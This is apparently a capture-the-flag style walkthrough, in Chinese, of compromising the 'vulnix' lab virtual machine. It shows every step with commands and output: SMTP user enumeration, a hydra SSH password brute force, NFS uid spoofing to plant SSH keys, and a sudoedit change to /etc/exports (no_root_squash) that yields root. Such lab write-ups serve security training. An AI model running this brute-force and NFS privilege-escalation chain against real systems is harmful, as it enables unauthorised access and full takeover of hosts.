一、信息收集

1. 主机发现，如下，kali的IP为172.16.29.130，那么131应该就是靶机IP了

```
sudo arp-scan -l
```

```
└─$ sudo arp-scan -l
[sudo] kali 的密码：
Interface: eth0, type: EN10MB, MAC: 00:0c:29:2e:8e:e8, IPv4: 172.16.29.130
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-sca
n)
172.16.29.1     16:7d:da:b1:3c:66       (Unknown: locally administered)
172.16.29.2     00:50:56:fa:80:84       (Unknown)
172.16.29.131   00:0c:29:07:e0:53       (Unknown)
172.16.29.254   00:50:56:f0:84:74       (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.848 seconds (138.53 hosts/sec
). 4 responded
```

2. 端口扫描，开放的端口挺多的


```
22/tcp    open  ssh
25/tcp    open  smtp
| smtp-vuln-cve2010-4344:
|_  The SMTP server is not Exim: NOT VULNERABLE
79/tcp    open  finger
110/tcp   open  pop3
111/tcp   open  rpcbind
143/tcp   open  imap
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
993/tcp   open  imaps
995/tcp   open  pop3s
2049/tcp  open  nfs
40423/tcp open  unknown
42417/tcp open  unknown
48427/tcp open  unknown
49210/tcp open  unknown
54984/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 5.31 seconds
```

3. 发现有smtp服务，nmap没有扫出漏洞。

二、getshell


1. 使用smtp-user-enum枚举用户名

```
smtp-user-enum -M VRFY -U /usr/share/dirb/wordlists/others/names.txt -t
172.16.29.131
```



2. 如上，获取到用户名Bin、Irc、Mail、Man、Sys，使用hydra爆破一下ssh

```
hydra -l user -P /usr/share/wordlists/rockyou.txt 172.16.29.131 ssh -t 4
```



3. 如上，成功爆破出ssh口令user/letmein，ssh连接，成功获取到shell

```
└─$ ssh user@172.16.29.131
The authenticity of host '172.16.29.131 (172.16.29.131)' can't be established
.
ECDSA key fingerprint is SHA256:IGOuLMZRTuUvY58a8TN+ef/1zyRCAHk0qYP4wMViOAg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.16.29.131' (ECDSA) to the list of known hosts
.
user@172.16.29.131's password:
Welcome to Ubuntu 12.04.1 LTS (GNU/Linux 3.2.0-29-generic-pae i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Sat Oct 14 07:09:54 BST 2023

  System load:  0.0               Processes:           129
  Usage of /:   85.4% of 773MB    Users logged in:     0
  Memory usage: 1%                IP address for eth0: 172.16.29.131
  Swap usage:   0%

  ⇒ / is using 85.4% of 773MB

  Graph this data and manage this system at https://landscape.canonical.com/

Your Ubuntu release is not supported anymore.
For upgrade information, please visit:
http://www.ubuntu.com/releaseendoflife

New release '14.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

user@vulnix:~$ id
uid=1000(user) gid=1000(user) groups=1000(user),100(users)
user@vulnix:~$
```

三、权限提升


1. 查看内核版本信息


```
lsb_release -a
uname -a
```

```
user@vulnix:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 12.04.1 LTS
Release:        12.04
Codename:       precise
user@vulnix:~$ uname -a
Linux vulnix 3.2.0-29-generic-pae #46-Ubuntu SMP Fri Jul 27 17:25:43 UTC 2012
 i686 i686 i386 GNU/Linux
```

2. 如上，该版本存在脏牛提权漏洞，但是系统没有安装gcc，很遗憾没法利用，没办法，只能再找找其他漏洞，前面端口扫描发现有rpc服务，且2049端口存在nfs网络文件系统，尝试输出并远程挂载

```
showmount -e 172.16.29.131
mount 172.16.29.131:/home/vulnix /tmp/mount
```





3. 提示权限不够，到之前获取到的shell中看一下/etc/passwd，发现vulnix用户的uid为2008

```
user@vulnix:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
whoopsie:x:103:106::/nonexistent:/bin/false
postfix:x:104:110::/var/spool/postfix:/bin/false
dovecot:x:105:112:Dovecot mail server,,,:/usr/lib/dovecot:/bin/false
dovenull:x:106:65534:Dovecot login user,,,:/nonexistent:/bin/false
landscape:x:107:113::/var/lib/landscape:/bin/false
sshd:x:108:65534::/var/run/sshd:/usr/sbin/nologin
user:x:1000:1000:user,,,:/home/user:/bin/bash
vulnix:x:2008:2008::/home/vulnix:/bin/bash
statd:x:109:65534::/var/lib/nfs:/bin/false
```

4. 在kali上创建一个相同uid的vulnix用户再次尝试访问挂载

```
useradd -u 2008 vulnix
```

5. 成功访问挂载，使用vulnix用户生成一个ssh密钥，并将公钥文件复制到/tmp/vulnix/.ssh/authorized_keys和/home/vulnix/.ssh/authorized_keys中，然后使用密钥ssh连接靶机

```
ssh-keygen -t id_rsa
ssh -o 'PubkeyAcceptedKeyTypes +ssh-rsa' -i id_rsa vulnix@172.16.29.131
```

```
$ ssh -o 'PubkeyAcceptedKeyTypes +ssh-rsa' -i id_rsa vulnix@172.16.29.131
The authenticity of host '172.16.29.131 (172.16.29.131)' can't be establishe
d.
ECDSA key fingerprint is SHA256:IGOuLMZRTuUvY58a8TN+ef/1zyRCAHk0qYP4wMViOAg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Failed to add the host to the list of known hosts (/home/vulnix/.ssh/known_h
osts).
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 12.04.1 LTS (GNU/Linux 3.2.0-29-generic-pae i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Sat Oct 14 08:28:24 BST 2023

  System load:  0.0               Processes:           132
  Usage of /:   85.4% of 773MB    Users logged in:     1
  Memory usage: 1%                IP address for eth0: 172.16.29.131
  Swap usage:   0%

  ⇒ / is using 85.4% of 773MB

  Graph this data and manage this system at https://landscape.canonical.com/

Your Ubuntu release is not supported anymore.
For upgrade information, please visit:
http://www.ubuntu.com/releaseendoflife

New release '14.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
```

6. 如上图，成功获取到vulnix用户shell，现在我们拥有了sudoers权限，查看有什么可利用的提权程序

```
sudo -l
```

```
vulnix@vulnix:~$ id
uid=2008(vulnix) gid=2008(vulnix) groups=2008(vulnix)
vulnix@vulnix:~$ sudo -l
Matching 'Defaults' entries for vulnix on this host:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User vulnix may run the following commands on this host:
    (root) sudoedit /etc/exports, (root) NOPASSWD: sudoedit /etc/exports
vulnix@vulnix:~$
```

7. 发现/etc/exports具备root权限，且vulnix用户可以无需密码编辑该文件，查看/etc/exports

```
  GNU nano 2.2.6                File: /var/tmp/exports.XX4uAbCP
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#
/home/vulnix    *(rw,root_squash)
```

8. 修改改文件，开放root目录，将下面的内容添加到/etc/exports末尾

```
/root    *(rw,no_root_squash)
```

9. 重启靶机，再次查看靶机网络文件共享，如下，成功开放了root目录


```
showmount -e 172.16.29.131
```

```
└─# showmount -e 172.16.29.131
Export list for 172.16.29.131:
/root         *
/home/vulnix *
```

10. 挂载root目录

```
mount -t nfs 172.16.29.131:/root /tmp/r
```

11. 以root身份生成新的密钥，并将公钥文件复制到/tmp/r/.ssh/authorized_keys文件中



12. 通过密钥文件连接靶机，成功获取到root权限

```
ssh -o 'PubkeyAcceptedKeyTypes +ssh-rsa' -i id_rsa root@172.16.29.131
```

```
└─# ssh -o 'PubkeyAcceptedKeyTypes +ssh-rsa' -i id_rsa root@172.16.29.131
The authenticity of host '172.16.29.131 (172.16.29.131)' can't be established.
ECDSA key fingerprint is SHA256:IGOuLMZRTuUvY58a8TN+ef/1zyRCAHk0qYP4wMViOAg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.16.29.131' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 12.04.1 LTS (GNU/Linux 3.2.0-29-generic-pae i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Sat Oct 14 09:16:57 BST 2023

  System load:  0.0               Processes:           126
  Usage of /:   85.4% of 773MB    Users logged in:     0
  Memory usage: 0%                IP address for eth0: 172.16.29.131
  Swap usage:   0%

  ⇒ / is using 85.4% of 773MB

  Graph this data and manage this system at https://landscape.canonical.com/

Your Ubuntu release is not supported anymore.
For upgrade information, please visit:
http://www.ubuntu.com/releaseendoflife

New release '14.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

root@vulnix:~#
```